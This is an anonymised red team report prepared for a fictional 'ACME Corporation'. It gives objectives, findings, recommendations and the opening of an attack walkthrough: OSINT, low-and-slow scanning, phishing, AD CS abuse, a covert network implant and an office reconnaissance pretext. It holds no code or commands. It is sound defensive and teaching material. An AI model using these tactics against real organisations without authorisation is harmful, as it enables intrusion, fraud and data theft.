

VOLKIS™

# Anonymised Red Team Report

Prepared for ACME Corporation, 01 October 2024

## Caveat

To ensure the confidentiality and safety of the client, this report has been carefully modified with all identifying details removed and the narrative adjusted accordingly. Most screenshots were omitted to ensure the client's identity is fully protected.

Certain content included in this report has been added to address gaps in the narrative resulting from the redactions.

## Executive Summary

ACME Corporation (ACME) engaged Volkis to perform a red team engagement. A red team engagement is to mimic a real attack against ACME and achieve predefined objectives. This aims to validate ACME's existing posture and train the cyber security operations team (Blue Team) against a simulated attacker (Red Team).

This approach was used to assess and validate the monitoring and alerting within the ACME environment. Lessons learned from this engagement will be used in a purple team workshop as training and guidance for adoption in day-to-day security operations.

The Red Team was tasked with obtaining the following objectives:

| Objective | Objective Type | Status |
|---|---|---|
| Access and show the ability to delete backups. | Primary | Not Obtained |
| Show the ability to deploy ransomware on any system, server or workstation. | Primary | Obtained |
| Show the ability to impact day to day operations. | Primary | Obtained |
| Take control of Active Directory. | Primary | Obtained |
| Removing access to systems. | Primary | Obtained |
| Show the ability to take ACME Finance System offline (inability to receive/send money). | Primary | Obtained |
| Access sensitive information or information that may be perceived as sensitive by the public. | Secondary | Obtained |

| Objective | Objective Type | Status |
|---|---|---|
| Show the ability to perform invoice/financial fraud. | Secondary | Obtained |

There were strong security controls on the external network perimeter and few vulnerabilities were found within external ACME services. The Red Team was unable to breach the external perimeter without social engineering an ACME employee.

This limited the Red Team's options for compromising ACME to either socially engineering a member of staff to provide their credentials, run malicious software, or the Red Team attaching a malicious device, referred to as a "network implant", to the internal network.

A phishing campaign was devised to mimic a SharePoint e-mail and enticed the victim to provide their credentials. One user fell victim to this attack. Using these compromised credentials, the Red Team gained access to another account's credentials which were used for wireless implant, which provided the Red Team with access to the ACME corporate network.

The Red Team leveraged insecure default configurations in Active Directory Certificate Services (AD CS) to gain access to a high-privilege account. ADCS is used in Microsoft's Active Directory, to create, distribute, and manage digital certificates. Weaknesses in the default configuration allows attackers to impersonate accounts and devices, including administrators or Domain Controllers.

The high-privilege account allowed the Red Team to move laterally through the corporate network and elevate privileges to a domain level administrator, gaining full control of ACME's internal network.

This level of access would allow the Red Team to encrypt all accessible Windows servers and workstations, in the same manner as a ransomware attack. If left undetected and unmitigated, such an attack could shut down many business operations of ACME, causing significant operational, financial and reputational damages. Even if sufficient system backups are available, it could take a considerable amount of time to recover and return to business as usual.

During the engagement, the Red Team obtained a significant amount of Personally Identifiable Information (PII) and sensitive information, such as employee details, financial and contract information. A real threat actor would likely exfiltrate this information, and either hold ACME to ransom for its return or sell it on the dark web to ACME competitors, or others.

Given recent media events over the past few years, there is significant public scrutiny around operational security and the protection of PII. If ACME were compromised by a threat actor in the current climate, it would have a significant impact on its reputation and brand.

Volkis recommends that ACME review the specific activities performed during this engagement to enhance detection of malicious activities, and review the specific recommendations to remediate and mitigate against future exploitation.

Volkis recommends the following:

- Review and improve system hardening guidelines to ensure systems are brought online with secure configurations.
- Review the Information Security Awareness Training (ISAT) programmes to ensure there is no gaps within it. This will help ensure staff have a high level of security awareness.

A purple team workshop will be performed to a help provide clarity on the engagement and any outcomes. This would improve ACME's existing capability to detect and respond to security incidents.

For more information about this report, the identified vulnerabilities, and additional services that could help you in your security journey, please contact your Volkis consultant:

Consultant

- Email: info@volkis.com.au
- Phone: +61 000 000 000

**Identified vulnerabilities**

| | Title | Risk |
|---|---|---|
| **1** | Weak domain credentials | **High** |
| **2** | ADCS attacks | **High** |
| **3** | Default Credentials | **Low** |

# Overview

ACME Corporation (ACME) engaged Volkis to perform a red team engagement. A red team engagement is to mimic a real attack against ACME and achieve predefined objectives. This aims to validate ACME's existing posture and train the cyber security operations team (Blue Team) against a simulated attacker (Red Team). It was also to understand what actions a ransomware adversary would do when targeting ACME.

This approach was used to assess and validate the monitoring, and alerting within the ACME environment. Lessons learned from this engagement will be used in a purple team workshop as training and guidance for adoption in day-to-day security operations.

A red team is not a comprehensive penetration test or security assessment. The goal of a red team is not to identify vulnerabilities, but to achieve predefined objectives. This means that potential avenues of exploitation or vulnerabilities may not be identified. Further information is provided in **Red team simulation methodology**.

The red team exercise was performed from the 8th of January to the 17th of May 2024.

## Scope

The scope of the red team exercise included all of ACME's external and internal IT infrastructure, employees and office locations.

The following were some attacks that could be performed, but were not limited to these:

- Physical intrusion of office locations.
- Installation of network implants.
- USB drops at office locations.
- Phishing, vishing and social engineering attacks.
- Exploitation of ACME systems.

### Exclusions

The following items, provided by ACME, were out of scope for the red team exercise:

- Destructive physical and attacks that would cause operational impact to ACME.
- Removing items from locations, such as laptops and paperwork.

### Roles

The following roles were defined in the red team:

- **Red Team**: The Red Team are Volkis employees whose role is to play the threat actor attacking ACME. Their aim is to achieve the goals set by the Project Team.
- **Blue Team**: The Blue Team are internal ACME employees and third parties whose role is to try and stop the Red Team from achieving their goals. The Blue Team are not aware of the activities of the Red Team.
- **Project Team**: The Project Team is responsible for managing the project from ACME's side.

### Communication

The following communication rules were in place for the exercise:

- Communication with the Red Team and Project Team were allowed for status updates and to raise issues, including if any potential critical vulnerabilities discovered.
- Communication with the Red Team and Blue Team was prohibited until the completion of the red team exercise.
- Communication with the Project Team and Blue Team was extremely restricted, using a 'need to know' basis.
- Internal ACME knowledge of the red team exercise was kept to a 'need to know' basis, with only key stakeholders aware of it.
- The Project Team may interrupt standard internal processes of ACME, such as incident response, if it would impact internal operations.

## Objectives

In consultation with the ACME project team, a list of engagement objectives for the Red Team to achieve was created. If the blue team had not detected the Red Team after all objectives were achieved or the exercise is wrapping up, the Red Team would ramp up activities until detected. These are listed in no particular order.

### Primary objectives

1. Access and show the ability to delete backups.
2. Show the ability to deploy ransomware on any system, server or workstation.
3. Show the ability to impact day to day operations.
4. Take control of Active Directory.
5. Removing access to systems.
6. Show the ability to take ACME Finance system offline (inability to receive/send money).

### Secondary objectives

1. Access sensitive information or information that may be perceived as sensitive by the public, such as information about contracts for public interest projects or SharePoint data.
2. Show the ability to perform invoice/financial fraud by changing details of a subcontractor.

## Threat cards

Threat cards are useful for when the Red Team is unable to progress towards objectives. These threat cards are usually invoked when restrictions are placed upon the Red Team preventing further attacks, or the Red Team is unable to bypass security controls. A threat card can be played by the Red Team, with consultation and approval from the project team, to trigger an event in the organisation. For example, a threat card may be “execute malware on a user’s workstation” or “plug an implant into the internal network”.

The following threat cards were agreed upon, prior to commencing the Red Team, by the project team:

- Physical intrusion - Device planted in the internal network, simulating an employee or contractor that has had their workstation compromised or is maliciously targeting ACME. This would allow for progression if external and phishing exploitation was unsuccessful.
- Compromised credentials - Credentials of a typical domain user would be provided, simulating a employee or contractor that has fallen victim to a phishing attack or a rogue employee. This would allow for progression if external and phishing exploitation was unsuccessful.
- Compromised Virtual Desktop Infrastructure (VDI) - Access to a VDI with a typical domain user, simulating a employee or contractor that has fallen victim to a phishing attack or a rogue employee. This would allow for progression if external and phishing exploitation was unsuccessful.

No threat cards were used in this red team exercise.

## Root Cause Analysis

This section highlights what we determined to be the likely root cause of the vulnerabilities discovered. By addressing the root cause, you reduce the chances of introducing new vulnerabilities of the same class.

### Information security awareness training

Even though most employees have no experience in information security, security is never-the-less becoming a key part of the work of every person who works with computers. This means the employees need training on the information security requirements and expectations for their work.

Effective Information Security Awareness Training (ISAT) programmes incorporate a mixture of classroom style presentations or computer-based training, regular updates using emails or announcements in team meetings, and posters in visible locations.

If an ISAT programme currently exists, it should be reviewed to ensure there is no gaps. If there is currently no program, ACME should consider implementing one. This will help to grow the security culture of the organisation and protect the company from social engineering attacks.

### System hardening

Systems, such as printers, were found to use insecure default settings, possibly highlighting ineffective system hardening guidelines. These guidelines help to ensure that systems in-use are configured to security best practices and may protect against common attacks.

Misconfigured systems were identified in the internal environment that lead to the compromise of the domain. Before systems are deployed their configurations should be hardened to meet a minimum security baseline. This reduces the overall attack surface[1] available to threat actors.

Additional information on system hardening can be found at the Australian Cyber Security Centre (ACSC):

- https://www.cyber.gov.au/acsc/view-all-content/advice/guidelines-system-hardening

## Effective Security Practices

Volkis likes to celebrate the positives! This section highlights some of the effective security practices and controls that were observed during the penetration test.

### EDR solution deployed

Endpoint Detection and Response (EDR) solutions can inspect and kill processes that are running commonly known attack patterns.

While Volkis did gain shell access to systems, the presence of EDR within a network increases the effort required to perform successful attacks. These tools can also give insights and logging in the case of a real-world cyber security incident.

### Hardened external perimeter

ACME's external infrastructure was found to be well-secured, using secure configurations. The implemented security measures demonstrated a strong defence against potential threats and significantly reduced the risk of unauthorised access or compromise.

Continued vigilance and regular security assessments are advised to maintain the current robust security posture.

### Hardened mail filter

Common techniques to evade spam and phishing filters did not work on ACME's mail servers. This indicates that significant additional protections and tuning have been implemented.

A hardened mail filter is important to help protect ACME employees from phishing attacks.

[1] https://en.wikipedia.org/wiki/Attack_surface

## Additional Recommendations

Defence-in-depth is a security concept that teaches multiple layers of protection against adversaries. These recommendations are not specifically related to a vulnerability but will increase the overall security of the organisation.

### Active Directory audit

Auditing Active Directory users and their permissions is a critical task to ensure the security and efficiency of an organisation's IT infrastructure. During the auditing process, it is important to identify users with excessive permissions, such as the Enterprise Administrator role, and assess whether these privileges are necessary for their assigned tasks. Additionally, auditing should identify and address the presence of deactivated user accounts that are no longer required.

Anomalies identified during the engagement include:

- The user `ACME_VulnMgr` is part of a privileged group. This group has access to create or modify users, except for high privileged users such as Administrators. This indicated to the consultant that this may be a misconfiguration.
- A total of 1607 user accounts were marked as `Disabled` in Active Directory. Identifying and removing these unnecessary accounts, the organisation can reduce the potential risks associated with unauthorised access and maintain a more streamlined and manageable user base.
- Some active service accounts use passwords that do not conform to the existing password policy. These are highlighted in **Weak domain credentials**.

Regularly conducting audits of Active Directory objects and their permissions is essential to maintain a secure and well-organised environment.

### Additional internal penetration testing

A red team is not a comprehensive penetration test or security assessment. This means that potential avenues of exploitation or vulnerabilities may not be identified.

Volkis identified insecure practices that may introduce vulnerabilities into the internal environment. These avenues were not fully explored and as such there may be additional vulnerabilities that were not identified.

ACME should consider performing an internal network penetration test to identify possible internal system vulnerabilities.

### Network segmentation

Ineffective network segmentation was identified during the engagement. This means that any devices connected to the ACME network can reach most other network subnets, including those containing business critical assets.

If an attacker was able to gain access to the corporate network they could leverage other vulnerabilities identified during the engagement to compromise the network. It also significantly

increases the effectiveness of ransomware attacks, as the ransomware can reach most assets in the internal network.

Network segmentation provides an extra layer of security by allowing control over access to network assets. It can also reduce the overall impact in the event of a compromise.

The following steps should be taken to perform effective network segmentation:

1. **Identify the assets and data to be protected**: Determine the assets and data that are most critical to the organisation and require the highest level of protection.
2. **Develop a segmentation plan**: Develop a plan that outlines the network segmentation strategy, including the number and size of segments, the devices that will be used, and the security controls that will be implemented.
3. **Create the segments**: Create the subnet or segments by dividing the network into smaller, isolated networks. This can be done using VLANs, subnets, or other network virtualisation techniques.
4. **Implement network security controls**: Implement security controls, such as firewalls, access controls, and intrusion detection systems, to protect each segment from unauthorised access or attacks.
5. **Test and monitor the network**: Test the network to ensure that the segmentation is working as intended and monitor the network to detect any security incidents or breaches.
6. **Regularly review and update the segmentation strategy**: Review and update the network segmentation strategy on a regular basis to ensure that it is effective and up-to-date with current security threats and technologies.

## Conclusion

Volkis performed a red team exercise on ACME Corporation and obtained seven out of the eight defined objectives.

In the process of achieving the objectives, the Red Team discovered vulnerabilities that could cause **High** impact to the organisation. We recommend remediating the vulnerabilities found in the report and address their root causes to protect the organisation from attacks.

The red team was able to obtain enough access to encrypt all Windows servers and workstations in the internal network that were accessible to the red team. This would shutdown most, if not all, business operations of ACME causing significant operational and reputational damages to ACME. Even if sufficient system backups are available, it would take a considerable amount of time to become operational again.

If the Red Team were to continue the attack, as a malicious threat actor, they would:

- Install system backdoors and persistence in the environment. In the event that the wireless network was taken down, they would maintain internal access. This access could be used to also abuse the Conditional Access policy setup in M365 and continue to gain access to systems, such as SharePoint.
- Exfiltrate as much sensitive and confidential information to an external repository.
- Encrypt all possible data and systems.

- Ransom the encrypted data and systems to ACME and threaten to destroy the encryption key if it was not paid.
- Ransom the stolen information to ACME or sell it to the highest bidder over the dark web.

These events would cause significant impact and damage to ACME's operations, its reputation and brand, and ultimately cause financial damages to the organisation.

Consultant


- Email: info@volkis.com.au
- Phone: +61 000 000 000

## Attack Walkthrough

The red team campaigns provides a walkthrough of the events that transpired throughout the red team exercise. Each campaign aims to achieve a specific goal of the Red Team, assisting in progressing toward the overall objectives.

### Summary

The following shows a timeline of the events that took place.

Dates provided mark major milestones in the exercise.

| Date | Event |
|---|---|
| Monday 8th January | Red team commenced |
| Monday 8th January | OSINT campaign commenced |
| Wednesday 17th January | Physical access reconnaissance |
| Wednesday 24th January | Port scans of external infrastructure |
| Monday 12th February | Password bruteforcing on external infrastructure |
| Wednesday 14th February | Phishing campaign 'Operation Taytay' |
| Thursday 22nd February | Phishing campaign 'Operation Taytay' was detected and terminated |
| Wednesday 27th February | Phishing campaign for 'Operation Sharepoint' |
| Wednesday 28th February | Credentials compromised via 'Operation Sharepoint' phishing |
| Monday 11th March | Validated Melbourne office wireless network access with compromised credentials |
| Thursday 21st March | Collected internal Active Directory details |
| Friday 22nd March | Compromised credentials burned |
| Thursday 4th April | Reobtaining access after finding passwords in account description field |
| Wednesday 10th April | Remote access device covertly implanted in the Brisbane office |
| Friday 19th April | Internal hosts identified |
| Friday 26th April | Network attack commenced. |
| Wednesday 8th May | Domain privilege escalation and compromise |

| Date | Event |
| --- | --- |
| Wednesday 8th May | Objective 'Take control of Active Directory' completed |
| Friday 10th May | Objective 'Show the ability to deploy ransomware on any system, server or workstation' completed |
| Wednesday 15th May | Objective 'ACME Finance System' completed |
| Thursday 16th May | Triggering incident response |
| Thursday 16th May | Covert device detected |
| Friday 17th May | Red team engagement concluded |

## Campaigns Diagram



## Campaign 1: Open Source Intelligence (OSINT)

### Purpose

The goal of information gathering was to identify potential targets and information that would assist in exploiting these targets. The Red Team would try to build a digital footprint of ACME using various tools and services, such as Search Engines, Spiderfoot, Shodan, Dehashed, and EyeWitness, among other various specialised tools.

The following is an overview of the main activities undertaken during the OSINT phase.

### Infrastructure

In order to spread out the source of network traffic, to make it look less suspicious, the Red Team utilised various IP addresses. The following IP addresses were used by Volkis for external reconnaissance and exploitation activities:

- <Redacted list of 20 IP addresses used for recon.>

Port scans were performed on ACME IP ranges and systems to identify running services on external systems. These scans were performed at a slow speed across to reduce the chances of detection. The discovered services would then be investigated for vulnerabilities.

- <Redacted list of client IP addresses>

The above IP ranges were scanned using Nmap to identify active hosts and services of interest.

### Website reconnaissance

The Red Team identified as many websites belonging to ACME as possible and categorised them based of their value for exploitation. Systems that appeared to use domain authentication were of particular interest to the Red Team as these credentials could possibly be used later on if the perimeter was breached.

The following host ‘remote.ACMECORP.com.au’ was marked as a priority for exploitation. Based off its name, it appeared to be used for a Virtual Private Network (VPN), or provide a remote working space, such as a Virtual Desktop Infrastructure (VDI). If the Red Team was correct and this host was compromised it would provide internal network access.

The Red Team identified that ACME utilises Microsoft 365 for all websites that require authentication.

ACME employees who used work e-mails were found in many third party password breaches, which allowed the Red Team to identify the e-mail format for employees. This format was ‘(firstname)(lastname)@ACMECORP.com.au’.


**Figure 1**: Discovered email addresses

Alongside the email addresses collected through search engines and dedicated tools, LinkedIn was scraped to generate a list of e-mail addresses by combining the user's first and last name into the correct format.

During the course of the engagement an arbitrary file upload vulnerability was discovered in firewalls used by ACME. If exploited this could result in OS command injection and compromise of the devices and network. The Red Team checked if these ACME devices were vulnerable, but they appeared to be patched.

### Detection

The initial activities, such as scraping LinkedIn, were passive in nature and did not interact with any ACME infrastructure, as such should not be detected.

Active scanning was conducted using tools such as Nmap, Nikto and EyeWitness. These activities were done at a very low and slow rate to prevent detection.

### Outcome

The following key information was learnt about ACME infrastructure:

- ACME has a Microsoft 365 instance.
- ACME uses Microsoft 365 authentication for all of its external applications, such as Outlook.
- ACME has 150 subdomains, 99 of those resolved to an IP addresses.

The following key information was learnt about ACME users:

- 300 user e-mails addresses and credentials were found in credential leaks.
- ACME email addresses had the format '(firstname)(lastname)@ACMECORP.com.au', as an example: 'johndoe@ACMECORP.com.au'.

## Campaign 2: Physical reconnaissance

### Purpose

The Red Team needed to scope out the main physical office locations of ACME to plan for any future physical intrusion attempts. This information would allow them to identify potential entry points, any physical security weakness and if there was a possibility of gaining unauthorised entry.

### Reconnaissance

The Red Team decided to scope out the Melbourne, Sydney and Brisbane offices.

The following addresses were taken from the main ACME website (https://www.ACMECORP.com.au/):

- Level 4/123 Fake St, Sydney, NSW, 2000.
- Level 8/321 Fake Boulevard, Melbourne, VIC, 3000.
- Level 3/21 Fake Road, Brisbane, QLD, 4000.

#### Sydney

The Red Team used the lift to go to level 4 of the Sydney office, and noted there was a reception area after coming out of the lift. They were immediately questioned by a staff member asking “Can I help you?” and “What are you doing on this floor?”. The Red Team advised they were looking for the toilet and were directed to the ground floor lobby.

Wireless networks were not accessible from either the floor above or below ACME’s offices. As there appeared to be an elevated level of staff security alertness, the Sydney site was not listed as a priority for physical intrusion by the Red Team.

#### Brisbane

The Red Team was not able to gain entry to the Brisbane office. They walked the entire perimeter of the building and only found doors that required a swipe card to access.

